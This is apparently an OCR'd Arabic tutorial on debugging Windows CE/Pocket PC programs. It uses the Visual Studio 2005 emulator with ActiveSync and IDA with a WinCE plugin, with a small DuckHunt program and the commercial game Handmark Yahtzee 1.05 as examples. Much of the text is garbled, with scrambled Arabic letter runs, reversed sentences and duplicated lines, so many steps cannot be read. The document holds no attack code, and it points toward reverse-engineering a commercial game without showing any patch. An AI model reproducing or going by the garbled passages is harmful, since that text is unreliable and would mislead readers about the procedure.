
تشغيل Explorer ثم الذهاب إلى Microsoft ActiveSync .

ضبط الإعدادات لتشغيل Debugger Remote .


تحميل الملف الخاص بالجهاز من Windows Mobile .

3. تشغيل Debugger باستخدام Microsoft Visual C++ 2005 Emulator


قم بتشغيل Microsoft Visual Studio 2005 ثم New -> project واختر من القائمة :



Ok -> Next ->



Next ->




Finish.

خِن خظَوٌ ٪ چَوٌ ٪ Console Smart Device دَب مث Build -> Build Solution

	التريدج ضدأحظذ ؤن هجو ىدعيخ ذظخ هجَ بَاظ!!

لديك اقتراح أو سؤال حول هذه الطبعة؟




خِن ُيثىخ ز *متّ Debugger يخ*سص DuckHunt .

فـيصـدضـتـيـو ،تـّم*عؤ Owner تـّيـبـشـخإ ،ؤ ٣ث ،ُيـثـجـيـصـدةطـُيـصـس*خـيـخ
.ببـيـز دمدُ دبـّاوؤ


. Emulator يـخ ُخ، ص*سـُجـيـخ تـّزو صـثّزبـيـخ ش ُثـّاـيـخ فـيـدمدُ* دمـّ شـدبـّلمحذز جـؤ

تـّم*ز خـيـثـّىُ Remote Debugger ،خً خـيـخ*سص، ويـّه ُىسـتّ ُيـب يـبـى ِه، جـدَ خـيـخ*سص ُأـّث Microsoft ActiveSync 4.5 مث
: شَيـّيـدز ك ،ىـظـخَدـظـخ وبـتّ ُظـتـلـضـدـأـحـظـخـكـعً ,زدظو Explore ًخ، ٣ً، خ




وبدهشخو ◌ٰو صسـ*ـجيخه◌ِوخ catena_man .


تمديف خُج خظَ◌ُو٪ catena_man .



؟شَيْخي◌ِ◌ُ◌ُ◌ُتظِؤ





ؤعسكا:




- إحفظ هو Debug غ تـوخي ضدائحظ تـتِ لأ ى ً ز دمئ دج catena_man بو خجملغً.
- الظهؤ ح٧أ دجِ خ ِ ُ ص س* غ ُ ص ً.Emulator

ً و بو Microsoft Visual Studio 2005 :






خظ ِ دَ: \ Program Files\Ce4arab\Duck_Hunt\catena_man.exe




ح ِ ُ ج* ِ ي ذ ى ، ي ج ذ و ب ر ب ذ ج ُ ذ ر ع ظ الظ Deployment .

و خِن، خ ٣أ٠ ، غً Configuration Manager :



Close - > Ok وخِن F11 وَعُي :



يخ نؤ الال ,سعيدز ُمعِظنؤ پودل Emulator ٭َمتّ ج, ؤوخجُ خيپ-Debugger

ظ ُخ ُتمـ عوخ ُدَ ُّيِ

؟ص٭ُجِيخ

الال نؤ خِّ ُنؤ ٣س ٠ وبصـدة هتـو ه صيِضخ يِّ ُ أ exe يخ إجِد ىُو ،٣تُ ّل خو إجِد ههجِ نتعظ ص٭ُجِيخ خِّ ُنؤ الال
تُ ّاَظ نوي تـلو)F11(ؤجدوبريخ تُ ّاَظو Debug يخ ُجَ غ وبـ ص٭ُجِيخ هِ ىز ءدائعتلاخ هتـيِ نديِ تـز Remote Debugger يخ ض خيِخً ب ٣س ٠ وبصـدة هتـو ه صيِضخ يِّ ُ أ exe يخ إجِد ىُو ،٣تُ ّل خو إجِد ههجِ نتعظ ص٭ُجِيخ خِّ ُنؤ الال
تُ ّاَظ نوي تـلو)F11(ؤجدوبريخ تُ ّاَظو Debug يخ ُجَ غ وبـ ص٭ُجِيخ هِ ىز ءدائعتلاخ هتـيِ نديِ تـز Remote

خـ Emulator و Microsoft Visual Studio2005 ُعو ظُّ تُ خـ Emulator و ه خِخُ ٭س ص

- يوجد نظام تشغيل Windows CE يعمل على أجهزة Pocket pc ويوفر Emulator يحاكي عتاد الجهاز ويوفر Debugger يمكن من تنفيذ الشيفرة خطوة بخطوة.
- يمكن تحميل Emulator من الموقع الرسمي لمايكروسوفت.

4. تصحيح debbuge باستخدام IDA Emulator

- IDA.
- WinCE Plugin For IDA (يوجد ملفان:)


← هو ملف ida_kdstub.dll و wince_remote_arm.dll يوضعان في مجلد IDA Plugins يوضع wince_stub.plw في مجلد IDA Plugins

- Handmark Yathzee 1.05 (ملف تنفيذي).


نبدأ تصحيح Handmark Yathzee 1.05 بـ Debugger :

. نبدأ بتشغيل Emulator ونقوم بتحميل ملف التنفيذي إلى ذاكرته


ملف EXE يوجد في مجلد Emulator ثم نقوم بتحميل Microsoft ActiveSync 4.5 ثم نقوم بتشغيل Explore ثم نذهب إلى :




نضغط على الملف Yahtzee.exe ثم IDA ثم نقوم بتحميل الملف التنفيذي :



خ٣أ٠ ok :




خ٣أ٠ ok :




!! ددعو خ ج خ

OK مث Debugger -> Start process


كرؤنئنخي Emulator يفو ،خي*مث.





!!جحُ*عو ددوي ةتيو إـهو ةَحُ,رظُعُةَرُ خيثُدُ دجـ

٣آ٠خ : Emulator بـخ فـيَصِخ خُلمجذوبـ EXE بـخ صـسـ*جُيخ إجـ IDA ثـثـيُةَدُّى,و yes



؟ص خَنْظذ دجـ


:أوخ دهاَحجـ جـصـسـ*جُيخ هِو تـه دجـَ,تُظِؤ


.دُلّى بـ دهعى و رعنظخك ةَ وبـ دهعى و دجى,و ،ثـه*ظِت دهجدحـ ٣زَ ضداَجـ دهـ*ج ندة

بـخ إجـ هِيَ هِ IDA نأ ؛رعنظخك ةَ وبـ ضداَحظخثـ ةِ هِ ز ص خَنْظذ ثـ هـ هِ

بـ EXE صِخ وَ
: ةِ جُ ةَ ةَ بـخ


؟ةعبطلا هذه حول سؤال أو اقتراح لديك





